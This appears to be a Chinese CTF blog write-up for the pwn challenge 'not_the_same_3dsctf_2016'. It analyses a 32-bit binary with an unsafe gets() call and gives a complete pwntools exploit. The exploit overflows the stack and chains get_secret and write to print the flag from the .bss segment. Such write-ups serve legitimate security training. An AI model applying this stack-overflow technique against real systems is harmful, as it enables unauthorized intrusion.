

# not\_the\_same\_3dsctf\_2016

原创


m0sway 于 2022-03-28 13:02:46 发布 35 收藏

分类专栏: [BUU-WP](#) 文章标签: [pwn python CTF 网络安全 WriteUp](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/m0sway/article/details/123792723>

版权



[BUU-WP](#) 专栏收录该内容

57 篇文章 0 订阅

订阅专栏

## not\_the\_same\_3dsctf\_2016

使用 `checksec` 查看:

```
# m0sway @ pro in ~/PWN/buu [13:00:06]
$ checksec not_the_same_3dsctf_2016
[*] '/home/m0sway/PWN/buu/not_the_same_3dsctf_2016'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
CSDN @m0sway
```

只开启了栈不可执行。

放进IDA中分析:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4; // [esp+Fh] [ebp-2Dh]

    printf("b0r4 v3r s3 7u 4h o b1ch4o m3m0... ");
    gets(&v4);
    return 0;
}
```

- `gets(&v4);`: 存在栈溢出

在 `main()` 函数上面发现一个 `get_secret()` 函数:

```
int get_secret()
{
    int v0; // esi

    v0 = fopen("flag.txt", &unk_80CF91B);
    fgets(&f14g, 45, v0);
    return fclose(v0);
}
```

```
.bss:080ECA2C          db    ? ;
.bss:080ECA2D          public f14g
.bss:080ECA2D f14g    db    ? ;           ; DATA XREF: get_secret+26↑o
.bss:080ECA2E          db    ? ;
.bss:080ECA2F          db    ? ;
.bss:080ECA30          db    ? ;
```

- `fgets(&f14g, 45, v0);`: 将读取到的flag存在了bss段上地址为 `080ECA2D`

### 题目思路

- 主函数存在栈溢出, 可通过该栈溢出将返回地址覆盖成 `get_secret()` 的地址。
- flag已经读取到bss段中了, 可通过 `write` 函数将bss段中的flag给打印出来。

### 步骤解析

无需

### 完整exp

```
from pwn import *

#start
r = remote("node4.buuoj.cn", 27604)
# r = process("../buu/not_the_same_3dsctf_2016")
elf = ELF("../buu/not_the_same_3dsctf_2016")

#params
flag_func_addr = elf.symbols['get_secret']
flag_addr=0x80ECA2D

#attack
payload=b'M' * 45 + p32(flag_func_addr) + p32(elf.sym['write']) + b'M'*4 + p32(1) + p32(flag_addr) + p32(100)
r.sendline(payload)

r.interactive()
```